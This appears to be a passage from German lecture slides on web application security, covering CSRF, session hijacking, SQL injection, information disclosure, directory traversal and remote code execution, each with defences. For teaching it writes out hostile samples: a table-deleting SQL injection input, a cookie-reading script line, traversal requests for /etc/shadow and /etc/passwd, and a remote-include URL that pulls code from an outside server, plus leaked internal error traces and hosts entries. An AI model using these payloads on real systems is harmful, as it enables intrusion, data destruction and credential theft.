 - je nachdem was Alice sieht: **Authentizität** verletzt
 - Server-Perspektive in jedem Fall: **Authentizität** verletzt
- Video: [🔗 “Cross Site Request Forgery” \(9:19\)](#)
- Reales Beispiel:
 - [🔗 “Hacking PayPal Accounts with one Click”](#)

CSRF: Abwehr

- nicht trivial: Webserver *soll* ja Anfragen annehmen
 - Wie authentische und gefälschte Requests unterscheiden?
 - Idee: POST-Requests nicht aus “heiterem Himmel”
 - sondern: *vorher* HTML-Dokument mit Formular ausgeliefert
 - Also: Transaktion über zwei HTTP-Requests
 1. GET-Request: Formular mit Token ausliefern
 2. POST-Request: Nur annehmen wenn Token gültig ist
 - erst “offizielles Formular” anfragen, *dann* POST-Anfrage schicken
 - Technisch:
 - Verstecktes Formular-Feld mit Session-spezifischem Wert
- ```
<input type="hidden" name="_token" value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt">
```
- Achtung: Bei XSS-Verwundbarkeit leicht auszuhebeln!
    - (Eves Code macht einfach *beide* Transaktionsschritte)

# CSRF: Abwehr in Symfony


- Passiert automatisch, wenn:
    - man das Formular- und das Sicherheits-Bundle nutzt
- ```
composer require form security
```
- man Sessions und CSRF-Schutz aktiviert
 - (Zeilen “einkommentieren” in `config/packages/framework.yaml`)
 - man die Twig-Funktion `form` (oder `form_end`) benutzt
 - (dann wird das Formular-Feld automatisch gerendert)
 - man das Form-Objekt im Controller validiert
 - (sollte man ja sowieso machen)

Quelle: http://symfony.com/doc/current/form/csrf_protection.html

Session-Hijacking

Session-Hijacking: Angriff

- Alice wird über Cookie identifiziert; Eve stiehlt (oder rät) Session-ID und wird vom Server für Alice gehalten



- Stehlen:
 - z.B. XSS-Attacke: Cookies auslesen, per Request an Eve

```
var cookies = document.cookie; // und damit jetzt Request senden
```

- Raten:
 - möglich wenn die Session-IDs sehr kurz sind

Session-Hijacking: Eigenschaften

- Betrachtung der Schutzziele
 - **Authentizität** kaputt, da Identität von Alice gestohlen
 - **Vertraulichkeit** fraglich
 - bis zur Neu-Authentisierung kann Eve alles wie Alice machen
 - **Verfügbarkeit** fraglich
 - Wenn Eve z.B. im Account die Kontakt-E-Mail-Adresse ändert und das Passwort zurücksetzen lässt
- Video: [🔗 “Cookie Stealing”](#) (16:11)


Session-Hijacking: Abwehr

- **Verschiedene Maßnahmen: z.B.**
 - Session-IDs zu lang zum Raten machen
 - Session-IDs häufig ändern
 - teuer: bei jedem Request (vgl. CSRF-Token)
 - vor kritischen Schritten erneut authentisieren lassen
 - z.B. in jedem Fall direkt vor Abschicken der Amazon-Bestellung
 - Angriffsweg XSS verhindern

SQL-Injection

SQL-Injection: Angriff

- Eve bringt Anwendung dazu, ihre SQL-Queries auszuführen



- Anwendung nutzt Eingabe-Werte (GET- oder POST-Parameter) z.B. in SELECT-Query
- Eve wählt Eingabe-Wert so, dass neben SELECT-Query noch ein weiterer, z.B. ein DELETE-Query ausgeführt wird

SQL-Injection: Ablauf

- Beispiel: Login-Prozedur; beabsichtigt:

```
SELECT * FROM users WHERE name = 'klausie' AND passwd = 'p4s5wort';
```


```
$query = $mysql->query("SELECT * FROM users WHERE " .  
    "name = '" . $_POST['user'] . "' and " .  
    "passwd = '" . $_POST['pass'] . "';");
```

- Eingabe: `user = x' OR 1=1; DELETE * FROM users; --`
- Ergebnis:

```
SELECT * FROM users WHERE name = 'x' OR 1=1;  
DELETE * FROM users; --' AND passwd = '';
```

- Erster Query wird abgeschnitten, spielt keine Rolle, wird aber korrekt ausgeführt
- Zweiter Query entfaltet zerstörerische Wirkung
- Reste vom ersten Query werden als Kommentar ignoriert

SQL-Injection: Ablauf



SQL-Injection: Eigenschaften

- Betrachtung der Schutzziele
 - Verwundbarkeit bei Login-Prozedur: **Vertraulichkeit** und **Authentizität** gefährdet
 - Injection mit UPDATE-, DELETE- oder DROP-Query: **Integrität** und **Verfügbarkeit** gefährdet
- Reales Beispiel:
 - [🔗 “Schwere Sicherheitslücke in Drupal 7”](#), [🔗 Erklärung dazu](#)
- Video: [🔗 “Hacking Websites with SQL Injections” \(8:58\)](#)

SQL-Injection: Abwehr

- *Prepared Statements:*
 - SQL-Queries nicht als String zusammenbauen
 - sondern als Objekt mit Platzhaltern vorbereiten
 - und dann mit Werten füllen
 - Sonderzeichen in Werten werden automatisch escaped
- Prepared Statements in Doctrine:

```
$stmt = $conn->prepare("SELECT * FROM articles WHERE id = :id");  
$stmt->bindValue('id', $_GET['id']);  
$stmt->execute();
```

- Allgemein: Nutzereingaben nicht vertrauen → validieren

Doctrine: Query-Builder

- Queries programmatisch zusammenbauen:

```
$queryBuilder
    ->select('*')
    ->from('articles') // Tabelle `articles`
    ->where('id = :id')
    ->setParameter('id', $_GET['id']);
```


- Analog beim Doctrine OR-Mapper:

```
$queryBuilder
    ->select('a')
    ->from('Article', 'a') // Klasse `Article`
    ->where('a.id = :id')
    ->setParameter('id', $_GET['id']);
```

Information Disclosure

Information Disclosure

- Webserver dazu bringen, interne Details zu verraten



- z.B. um die Versionsnummern verbauter Komponenten zu erfahren,
 - um bekannte (und unbekannte) Schwachstellen zu suchen
 - um eine (XSS-/CSRF-/SQL-Injection-/...)Attacke vorzubereiten
- **Vertraulichkeit** ist betroffen

Information Disclosure

Server Error in '/' Application.

Goodbye, Cruel World!

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: Demo.Classes.DemoException: Goodbye, Cruel World!

Source Error:

```
Line 9:         protected void Page_Load(Object sender, EventArgs e)
Line 10:        {
Line 11:            throw new DemoException("Goodbye, Cruel World!");
Line 12:        }
Line 13:    }
```

Source File: D:\Code\Companies\InSite\Solutions\Demo\Pages\Public\ThrowException.aspx.cs **Line:** 11

Stack Trace:

```
[DemoException: Goodbye, Cruel World!]
  Demo.Pages.Public.ThrowException.Page_Load(Object sender, EventArgs e) in D:\Code\Companies\InSite\Solutions\Dem
  System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) +25
  System.Web.UI.Control.LoadRecursive() +71
  System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.0.30319.272

Information Disclosure

← → ↻  Deutsche Kreditbank Aktiengesellschaft [DE] <https://www.dkb.de>

JBWEB000065: HTTP Status 500 - java.lang.NullPointerException

JBWEB000309: type JBWEB000066: Exception report

JBWEB000068: message [java.lang.NullPointerException](#)


JBWEB000069: description [JBWEB000145: The server encountered an internal error that prevented it from fulfilling this request.](#)

JBWEB000070: exception

```
javax.ejb.EJBException: java.lang.NullPointerException
    org.jboss.as.ejb3.tx.CMTTxInterceptor.handleExceptionInOurTx(CMTTxInterceptor.java:191)
    org.jboss.as.ejb3.tx.CMTTxInterceptor.invokeInOurTx(CMTTxInterceptor.java:281)
    org.jboss.as.ejb3.tx.CMTTxInterceptor.required(CMTTxInterceptor.java:331)
    org.jboss.as.ejb3.tx.CMTTxInterceptor.processInvocation(CMTTxInterceptor.java:243)
    org.jboss.invocation.InterceptorContext.proceed(InterceptorContext.java:288)
    org.jboss.as.ejb3.remote.EJBRemoteTransactionPropagatingInterceptor.processInvocation(EJBRemoteTransactionPropaga
    org.jboss.invocation.InterceptorContext.proceed(InterceptorContext.java:288)
    org.jboss.as.ejb3.component.interceptors.CurrentInvocationContextInterceptor.processInvocation(CurrentInvocationC
    org.jboss.invocation.InterceptorContext.proceed(InterceptorContext.java:288)
    org.jboss.as.ejb3.component.invocationmetrics.WaitTimeInterceptor.processInvocation(WaitTimeInterceptor.java:43)
    org.jboss.ejb.client.EJBInvocationHandler.sendRequestWithPossibleRetries(EJBInvocationHandler.java:255)
    org.jboss.ejb.client.EJBInvocationHandler.doInvoke(EJBInvocationHandler.java:200)
    org.jboss.ejb.client.EJBInvocationHandler.doInvoke(EJBInvocationHandler.java:183)
    org.jboss.ejb.client.EJBInvocationHandler.invoke(EJBInvocationHandler.java:146)
    com.sun.proxy.$Proxy78.fetch(Unknown Source)
    abaxx.banking.common.manager.dbmanager.RemoteGenericDBManager.fetch(RemoteGenericDBManager.java:73)
    de.dkb.system.manager.PreviewManager.isEnabledFor(PreviewManager.java:108)
    de.dkb.system.manager.PreviewManager.isEnabledFor(PreviewManager.java:85)
    de.dkb.web.servlet.BusinessClientCookieFilter.doFilter(BusinessClientCookieFilter.java:55)
    vanilla.common.EncodingExtension.doFilter(EncodingExtension.java:126)
```

Directory Traversal

- Wenn Webserver falsch konfiguriert ist, lassen sich u.U. beliebige Dateien abfragen



```
GET ../../../../etc/shadow HTTP/1.1  
GET /get-files?file=/etc/passwd HTTP/1.1
```

Directory Traversal

http://web.ebay.co.uk/.../etc/hosts%00

Buy Sell My eBay Community Help

ebay.co.uk Welcome! Sign in or register Site Map

Advanced Search

Categories Shops eBay Motors Safety Centre

Home > Business Centre > Changes in 2008 > Changes to Pricing Print View

```
# Do not remove the following line, or various programs # that require network functionality will fail. 127.0.0.1 localhost.localdomain
localhost ::1 localhost6.localdomain6 localhost6 # Management server 10.3.194.141 car-man.ebaydevelopment.co.uk car-man #
Production database vip 10.3.164.17 PRODDB.ebaydevelopment.co.uk PRODDB # Serverfarm - BDN 10.3.166.11 eby-pr-
wb11.ebaydevelopment.co.uk eby-pr-wb11 10.3.166.12 eby-pr-wb12.ebaydevelopment.co.uk eby-pr-wb12 10.3.166.13 eby-pr-
wb13.ebaydevelopment.co.uk eby-pr-wb13 10.3.166.14 eby-pr-wb14.ebaydevelopment.co.uk eby-pr-wb14 10.3.166.15 eby-pr-
wb15.ebaydevelopment.co.uk eby-pr-wb15 10.3.166.16 eby-pr-wb16.ebaydevelopment.co.uk eby-pr-wb16 10.3.166.17 eby-pr-
wb17.ebaydevelopment.co.uk eby-pr-wb17 10.3.166.18 eby-pr-wb18.ebaydevelopment.co.uk eby-pr-wb18 10.3.166.19 eby-pr-
wb19.ebaydevelopment.co.uk eby-pr-wb19 10.3.166.20 eby-pr-wb20.ebaydevelopment.co.uk eby-pr-wb20 10.3.166.21 eby-pr-
wb21.ebaydevelopment.co.uk eby-pr-wb21 10.3.166.22 eby-pr-wb22.ebaydevelopment.co.uk eby-pr-wb22 # Serverfarm - eBay
10.3.166.31 eby-pr-wb31.ebaydevelopment.co.uk eby-pr-wb31 10.3.166.32 eby-pr-wb32.ebaydevelopment.co.uk eby-pr-wb32
10.3.166.33 eby-pr-wb33.ebaydevelopment.co.uk eby-pr-wb33 10.3.166.34 eby-pr-wb34.ebaydevelopment.co.uk eby-pr-wb34
```

Information Disclosure: Abwehr

- Webserver-Verzeichnisse und Rechte richtig konfigurieren
- Fehlermeldungen loggen, aber nicht dem Nutzer zeigen

RCE

Remote Code Execution

RCE: Angriff

- Eve lädt eigenen Code auf Webserver; wird ausgeführt
- z.B. durch Hochladen bössartiger Dateien (File-Upload)
- oder Ausnutzen von Konfigurationsfehlern

- Beispiel aus phpBB:

```
// plugin.php -- nur zur Einbindung gedacht  
include_once ($phpbb_root_path . 'common.php');
```

- Angriff mit GET-Request:
 - http://forum.de/plugin.php?phpbb_root_path=http://meinServer.de/
- bei falscher PHP-Konfig:
 - `$phpbb_root_path` wird dadurch gesetzt
 - `include` ist nicht auf lokales Dateisystem beschränkt
- Ergebnis:
 - <http://meinServer.de/common.php> wird heruntergeladen und ausgeführt

RCE: Eigenschaften & Abwehr

- Eigenschaften: je nach Effekt des eingebunden Codes
 - **Vertraulichkeit, Integrität** und **Verfügbarkeit** gefährdet
- Reales Beispiel
 - [🔗 “Critical 0-day Remote Command Execution Vulnerability in Joomla”](#)
- Abwehrmaßnahmen
 - Abwägen, welche Ressourcen tatsächlich über Webserver erreichbar sein sollen
 - Webserver und PHP richtig konfigurieren
 - Laden von PHP-Ressourcen nicht händisch verwalten

Links

- [↗ Sicherheit von Webanwendungen](#)
- [↗ Web Security: Are You Part Of The Problem?](#)
- [↗ PHP Application Security \(leicht veraltet\)](#)
- [↗ OWASP – Open Web Application Security Project](#)
- [↗ Browser Security Handbook](#)
- [↗ Big List of Naughty Strings](#)
- [↗ The Great Escapism \(Or: What You Need To Know To Work With Text Within Text\)](#)
- [↗ Passwords Evolved: Authentication Guidance for the Modern Era](#)

Zusammenfassung

- Funktionsweise der häufigsten Angriffe im Web und geeignete Abwehrmaßnahmen
 - MITM: Man-in-the-Middle
 - XSS: Cross-Site-Scripting
 - CSRF: Cross-Site-Request-Forgery
 - Session-Hijacking
 - SQL-Injection
 - Information Disclosure
 - RCE: Remote Code Execution

Danke!